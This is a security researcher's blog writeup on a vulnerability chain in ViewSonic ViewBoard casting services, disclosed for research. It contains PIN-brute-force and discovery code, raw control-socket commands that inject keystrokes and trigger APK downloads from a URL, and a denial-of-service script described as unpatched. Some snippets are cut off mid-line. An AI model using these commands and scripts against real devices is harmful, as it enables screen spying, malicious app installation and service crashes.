Vcast Viewsonic Rce Chain

Posted **Sep 17, 2026**
By **l3afai**
4 min read

Contents >

Hey there!

In this writeup, I will be breaking down multiple security vulnerabilities found in ViewSonic ViewBoard displays running vCast / EShare casting services.

When looking into how these smart displays work on a local network, I noticed they expose several unauthenticated services across different ports. By chaining together predictable PIN math, unauthenticated media streaming, and an open control socket, we can go from passive network discovery all the way to controlling the screen and installing APKs.

The vulnerabilities discussed here correspond to:

- **CVE-2026-82987** (Unauthenticated Screen Capture)
- **CVE-2026-82988** (Arbitrary APK Download Endpoint)
- **CVE-2026-82989** (Unauthenticated Input Injection)

Let’s dive into how these work!

System Architecture

When digging into the services running on the board, we find several ports open by default on `0.0.0.0`:

Port	Protocol	Purpose
UDP 48689	Broadcast	Device announcement & discovery
TCP 8000	HTTP	Web interface & `/preview` screen stream
TCP 25123	Raw TCP	PCM audio streaming endpoint
TCP 8121	Raw TCP	Control socket for key injection & download triggers

---

Step 1: Passive Reconnaissance (UDP 48689)

The device continuously broadcasts its status over UDP port `48689`. We don't even need to run a port scan to find these boards on a subnet; we can just listen for incoming UDP packets.

Python

```python
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind(('', 48689))

while True:
    data, addr = sock.recvfrom(4096)
    print(f"[+] Found device at {addr[0]}: {data.decode('utf-8', errors='ignore')
```

The broadcast message contains plaintext strings showing the device name, IP address, and room info (like `Name: Conference-Room-1`).

Step 2: Cracking the Pairing PIN (Math Flaws)

Normally, the screen displays a 6-character alphanumeric pairing PIN to stop people outside the room from connecting. But when looking at how the PIN is calculated, there's a big problem:

Python

```python
def generate_pin(ip_address, random_int):
    parts = ip_address.split('.')
    ip2, ip3, ip4 = map(int, parts[1:])
    ACC_NATIVE = 256
    sum0 = 1073741823 - ((random_int * ACC_NATIVE**3) + (ip2 * ACC_NATIVE**2) + (
    sum1 = ((sum0 // 10000) * 10000 + ((sum0 % 1000) // 100) * 1000 + ((sum0 % 10
    pin_code = to_custom_base32(sum1)
    return pin_code.zfill(6)
```

Why it breaks:

1. The PIN algorithm is completely deterministic.
2. The formula takes the device's IP address (which we already know) and a pseudo-random integer that only ranges from `0` to `63`.
3. This means for any given IP address, there are **only 64 possible PINs**.

Python

```python
def bruteforce_pins_for_ip(ip_address):
    possible_pins = set()
    for i in range(64):
        pin = generate_pin(ip_address, i)
        if pin:
            possible_pins.add(pin)
    return list(possible_pins)
```

Since the `/login` endpoint has no rate-limiting or lockout, we can test all 64 PINs with a thread pool in about 1–2 seconds.

Step 3: Unauthenticated Screen Capture (CVE-2026-82987)

Even without logging in or dealing with PINs, the HTTP server on port `8000` has an open endpoint: `GET /preview`.

When you make a GET request to `http://<ip>:8000/preview`, the server immediately returns a raw JPEG frame of whatever is currently on the screen. It doesn't check for cookies, tokens, or

pairing state.

By requesting `/preview` in a loop, you get a full live video stream of whatever is being presented on the board in real-time.

Step 4: Input Injection & APK Sideloading (CVE-2026-82988 & CVE-2026-82989)

The most critical flaw is on TCP port `8121`. This port listens for plaintext ASCII commands and directly interacts with the Android OS.

1. Key Event Injection (CVE-2026-82989)

You can send raw Android `KeyEvent` codes directly over the socket:

```
Text
1  KEYEVENT\r\n<keycode>\r\n
```

For example, sending `KEYEVENT\r\n66\r\n` sends an `ENTER` press, while keycode `22` sends a `DPAD_RIGHT`.

2. Arbitrary APK Download (CVE-2026-82988)

The server also accepts a download command:

```
Text
1  downloadapk\r\n<url>\r\n
```

When this is sent, the board downloads the APK file from the provided URL and brings up the Android package installer prompt.

Chaining Them Together:


Because port `8121` requires no authentication:

1. Send `downloadapk\r\nhttp://example.com/app.apk\r\n` to pop up the install dialog.
2. Send `KEYEVENT` commands (`DPAD_RIGHT` $\rightarrow$ `DPAD_RIGHT` $\rightarrow$ `ENTER`) to automatically click through the prompt and confirm the installation.

Summary & Root Causes

1. **Weak PRNG & PIN Derivation**: The PIN depends on predictable IP octets and a tiny 6-bit integer (0–63), making brute-force trivial.
2. **Missing Endpoint Authorization**: The `/preview` endpoint returns visual screen data to anyone on the network without checking authentication headers.
3. **Plaintext Control Sockets**: Port `8121` accepts direct system actions and key injection commands without any handshake or cryptographic verification.

Along with this, Here is a DoS via a null pointer Derefrence for the Vcastsender application:



```python
import socket, sys

HOST = "127.0.0.1"
ATTACKER_IP = "127.0.0.1"
PORT = 51040

body = (
    f"connection: {ATTACKER_IP}\r\n"
    "rtpmap: AAC-eld 44100 2\r\n"
    "fmtp: 96 32000 0\r\n"
    "rsaaeskey: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "aesiv: BBBBBBBBBBBBBBBBBBBBBB\r\n"
    "fpaeskey: CCCCCCCCCCCCCCCCCCCCCC\r\n"
).encode()

req = (
    f"ANNOUNCE rtsp://{ATTACKER_IP}/ RTSP/1.0\r\n"
    f"CSeq: 2\r\n"
    f"User-Agent: X\r\n"
    f"Content-Type: text/parameters\r\n"
    f"Content-Length: {str(len(body))}\r\n\r\n"
).encode() + body

s = socket.socket()
s.settimeout(5)
try:
    s.connect((HOST, PORT))
    print(f"connected {HOST}:{PORT}")
    s.sendall(req)
    try:
        r = s.recv(4096)
    except ConnectionResetError:
        print("connection reset by peer")
except Exception as e:
    print("connect failed:", e)
finally:
    s.close()

```

This exploit here hasn’t been patched (as of 17/9/2026) and Hasn’t been assigned a CVE yet.

Thanks for reading!

This post is licensed under **CC BY 4.0** by the author.

Share:

OLDER

Ikea Bug Bounty Microsoft Graph Api Proxy Information Leakage

NEWER

Gisec Cybershelter Shelter Bank Heist Ctf

0 Comments - *powered by utteranc.es*

Write Preview

Sign in to comment

Styling with Markdown is supported

Sign in with GitHub

© 2026 **l3afai**. Some rights reserved.
Using the **Chirpy** theme for **Jekyll**.